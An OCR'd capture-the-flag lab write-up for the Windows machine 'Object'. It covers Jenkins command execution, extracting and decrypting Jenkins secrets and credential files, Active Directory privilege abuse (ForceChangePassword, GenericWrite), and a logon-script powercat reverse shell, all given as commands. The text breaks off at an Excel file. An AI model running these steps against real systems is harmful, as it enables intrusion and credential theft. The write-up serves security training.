


Object

19th January 2022 / Document No. D22.100.150

Prepared By: MrR3boot

Machine Author(s): MrR3boot

Difficulty: Hard

Classification: Official

Synopsis

Object is a hard Windows machine running Jenkins automation server. The automation server is found to have registration enabled and the registered user can create builds. Builds can be triggered remotely by configuring an api token. Foothold is obtained by decrypting the Jenkins secrets. The foothold user is found to have `ForceChangePassword` permissions on another user called `smith`. This privilege abuse allows us to gain access to `smith`. `smith` has `GenericWrite` permissions on `maria`. Abusing this privilege allows us to gain access to the server as this user. `maria` has `WriteOwner` permissions on `Domain Admins` group, whose privileges we exploit to get a SYSTEM shell.

Skills Required

- Basic Knowledge of Windows
- Basic Knowledge of Active Directory
- OWASP Top 10

Skills Learned

- Jenkins Exploitation
- AD Enumeration
- ForceChangePassword Abuse

- GenericWrite Abuse
- WriteOwner Abuse

Enumeration


Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.95.232 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV -sC -Pn 10.129.95.232
```

```
nmap -p$ports -sV -sC -Pn 10.129.95.232

PORT     STATE SERVICE VERSION
80/tcp   open  http    Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Mega Engines
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8080/tcp open  http    Jetty 9.4.43.v20210629
|_http-server-header: Jetty(9.4.43.v20210629)
|_http-title: Starting Jenkins
```

The Nmap scan reveals that the target host has 3 ports open. Let's browse to port 80.


IIS




The application is accepting automation ideas through an automation server. The hyperlink redirects to `http://object.htb:8080`. Add this to your hosts file and browse to port 8080.

```
echo "10.129.7.144 object.htb" | sudo tee -a /etc/hosts
```


Jenkins



Jenkins automation server is running on port 8080. As we don't have credentials, Let's create an account.




The registered user can create project but can't build it.



User seems to have overall create,read,delete permissions. As we can't trigger builds from UI, we can try to do it from the Jenkins API.

Let's click on `Configure > Build Triggers > Trigger builds remotely` and enter an authentication token of your choice, for example `test`. Now click on `Build > Add build step > Execute a windows batch command` and enter `whoami`.

Now on the top right click on user icon and navigate to Configure.




Click on `Add new Token` and enter the token that we created earlier. Click on generate and copy the generated token. Using this token we can trigger the earlier configured job.

```
curl http://test:<copied token>@10.129.95.232:8080/job/<jobname>/build?token=test
```

Navigating to build history we see the build succeeded.

Clicking on console icon shows the command output.




We see that the the server is running as user `Oliver`. At this stage we can try to obtain a reverse shell but due to firewall restrictions it is not possible to get reverse/bind shell on the server.

Foothold

We can attempt to read the **credentials.xml** file, in case any credentials have been added to Jenkins. It's plausible that the master server will hold SSH keys, AWS secrets, and user credentials among other sensitive files. We can see the Jenkins path from the earlier build result. Let's see if there are any secrets stored by the users. To do this modify earlier build command as follows and trigger the build using cURL.

```
cmd.exe /c "dir c:\Users\oliver\Appdata\local\jenkins\.jenkins\users"
```



We see our user and admin users folders. Let's check the contents of `config.xml` inside the admin folder.

```
cmd.exe /c "type
c:\Users\oliver\Appdata\local\jenkins\.jenkins\users\admin_17207690984073220035\config.
xml"
```

This reveals that the credentials of user `oliver` are stored on Jenkins.

```
<SNIP>        <description></description>
              <username>oliver</username>
              <password>{AQAAABAAAAAQqU+m+mC6ZnLa0+yaanj2eBSbTk+h4P5omjKdwV17vcA=}
</password>
              <usernameSecret>false</usernameSecret>
<SNIP>
```

Save this file as `credentials.xml` on your machine. Now let's retrieve `master.key` and `hudson.util.Secret` from `secrets` folder.

```
cmd.exe /c "type c:\Users\oliver\Appdata\local\jenkins\.jenkins\secrets\master.key"
powershell.exe -c "$c=[convert]::ToBase64String((Get-Content -path
'c:\Users\oliver\Appdata\local\jenkins\.jenkins\secrets\hudson.util.Secret' -Encoding
byte));Write-Output $c"
```

We can then decrypt the secret using jenkins_offline_decrypt.

```
python3 jenkins_offline_decrypt.py master.key hudson.util.Secret credentials.xml
c1cdfun_d2434
```

This reveals the password of `oliver`. Let's login to WinRM using the `oliver / c1cdfun_d2434` credentials.

```
evil-winrm -i 10.129.95.232 -u oliver -p c1cdfun_d2434

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\oliver\Documents> whoami
object\oliver
```

Lateral Movement 1

Checking the `net user` output reveals that `Oliver` is a domain user.

```
*Evil-WinRM* PS C:\Users\oliver\Documents> net user oliver
User name                    oliver
Full Name                    Olivar Ava
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/21/2021 2:23:12 AM
Password expires             Never
Password changeable          10/22/2021 2:23:12 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   10/25/2021 11:26:02 PM

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *Domain Users
The command completed successfully.
```

Enumerating open ports on localhost, we see that there are many ports open on the host but not exposed to the public IP. This confirms that the host is indeed a Domain Controller.

```
*Evil-WinRM* PS C:\Users\oliver\Documents> netstat -ant | findstr LIST

  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:88             0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:389            0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:464            0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:593            0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:636            0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:3268           0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:3269           0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:8080           0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:9389           0.0.0.0:0              LISTENING       InHost
```

Let's upload the SharpHound ingestor to the host using WinRM. After it is uploaded we can invoke the script to collect information about objects, users and groups on the system.

```
*Evil-WinRM* PS C:\Users\oliver\Documents> upload SharpHound.ps1
Info: Uploading SharpHound.ps1 to C:\Users\oliver\Documents\SharpHound.ps1


Data: 1298980 bytes of 1298980 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\oliver\Documents> . .\SharpHound.ps1
*Evil-WinRM* PS C:\Users\oliver\Documents> Invoke-BloodHound -CollectionMethod All
*Evil-WinRM* PS C:\Users\oliver\Documents> dir


    Directory: C:\Users\oliver\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----       10/26/2021  12:39 AM           9022 20211026003952_BloodHound.zip
-a----       10/26/2021  12:39 AM          10043
MWU2MmE0MDctMjBkZi00N2VjLTliOTMtYThjYTY4MjdhZDA2.bin
-a----       10/26/2021  12:39 AM         974235 SharpHound.ps1


*Evil-WinRM* PS C:\Users\oliver\Documents> download 20211026003952_BloodHound.zip
```

SharpHound creates a compressed Zip file, which can be downloaded locally and analysed using BloodHound. Let's download it.


```
download C:\Users\Oliver\Documents\20211026003952_BloodHound.zip
```

We can now analyse the results offline. First we need to start the Neo4J database for BloodHound to connect to. After Neo4J has been started, open a new terminal window and run BloodHound.

```
sudo neo4j console
bloodhound
```

Login to BloodHound using the credentials `neo4j / neo4j` and drag & drop the zip file to the newly opened window.

Let's search for Oliver and click on the user object. This user has First Degree Object Control results. Clicking on the result shows that the user Oliver has the `ForceChangePassword` privilege for user Smith.



This means that they can reset `Smith`'s password without knowing the old password. Let's attempt to set the password to `Password!123` using PowerShell.


```
. .\PowerView.ps1
$UserPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
Set-DomainUserPassword -Identity smith -AccountPassword $UserPassword
```

After executing the above command, we can login as smith.

```
evil-winrm -i 10.129.95.232 -u smith -p 'Password123!'

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\smith\Documents> whoami
object\smith
```

Lateral Movement 2

Back to BloodHound we can check what permissions Smith has using the search functionality as shown previously. The results show that `smith` has `GenericWrite` on `maria` user.



This privilege allows us to modify user attributes such as logon scripts, phone number etc. We can try to set an SPN (Service Principal Name) on this user and request a TGS (Ticket Granting Server). But these attempts fall as the password set is complex for `maria` user. Alternatively we can attempt to update the logon script for Maria and whenever this user logs in to the machine, the script gets executed.

Let's download Netcat and Powercat and append our IP address to get shell.

```
wget https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1
echo 'powercat -c 127.0.0.1 -p 1234 -e cmd' >> powercat.ps1
```

Upload Powercat and `nc.exe` to the host and issue below command to set the logon script path.

```
Set-DomainObject -Identity maria -SET
@{scriptpath="C:\\Windows\\System32\\spool\\drivers\\color\\powercat.ps1"}
```

We receive a shell in a few seconds but it is not fully interactive.

```
*Evil-WinRM* PS C:\Users\smith\Documents> .\nc.exe -lvnp 1234
nc.exe : listening on [any] 1234 ...
    + CategoryInfo          : NotSpecified: (listening on [any] 1234
...:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 50118Windows
PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
```

This could be due to WinRM being non interactive. Let's continue our enumeration using script execution. Checking maria desktop reveals an Excel file. Let's copy the file to writable location.

```
echo 'copy c:\\users\\maria\\desktop\\Engines.xls
C:\\Windows\\System32\\spool\\drivers\\color\\Engi
nes.xls' > C:\\Windows\\System32\\spool\\drivers\\color\\do.ps1
Set-DomainObject -Identity maria -SET
@{scriptpath="C:\\Windows\\System32\\spool\\drivers\\color\\do
.ps1"}
```

The document reveals information about a few Machines.

Machines Information					
